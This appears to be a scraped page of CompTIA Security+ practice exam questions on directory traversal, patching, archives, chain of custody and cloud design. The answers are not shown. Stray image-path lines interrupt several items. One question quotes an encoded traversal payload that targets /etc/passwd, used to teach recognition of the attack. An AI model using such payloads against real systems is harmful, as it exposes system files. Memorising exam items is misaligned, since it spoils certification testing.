A security analyst is reviewing web-application logs and finds the following log:

```
https://www.comptia.org/contact-us/%3Ffile%3D..%2F..%2F..%2Fetc%2Fpasswd
```

Which of the following attacks is being observed?

A. Directory traversal

B. XSS

C. CSRF

D. On-path attack

Show Suggested Answer

Actual exam question from CompTIA's SY0-601

Question #: 181

Topic #: 1

[All SY0-601 Questions]

A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?


A. Security patches were uninstalled due to user impact.

B. An adversary altered the vulnerability scan reports

C. A zero-day vulnerability was used to exploit the web server

D. The scan reported a false negative for the vulnerability

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 182

Topic #: 1

[All SY0-601 Questions]


Which of the following is a known security risk associated with data archives that contain financial information?

A. Data can become a liability if archived longer than required by regulatory guidance.

B. Data must be archived off-site to avoid breaches and meet business requirements.

C. Companies are prohibited from providing archived data to e-discovery requests.

D. Unencrypted archives should be preserved as long as possible and encrypted.



Actual exam question from CompTIA's SY0-601

Question #: 183

Topic #: 1

[All SY0-601 Questions]


Which of the following BEST describes the process of documenting who has access to evidence?

A. Order of volatility

B. Chain of custody

C. Non-repudiation

D. Admissibility



Actual exam question from CompTIA's SY0-601

Question #: 184

Topic #: 1

[All SY0-601 Questions]

A systems engineer wants to leverage a cloud-based architecture with low latency between network-connected devices that also reduces the bandwidth that is required by performing analytics directly on the endpoints. Which of the following would BEST meet the requirements? (Choose two.)

A. Private cloud

B. SaaS


C. Hybrid cloud

D. IaaS

E. DRaaS

F. Fog computing

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 185

Topic #: 1

[All SY0-601 Questions]

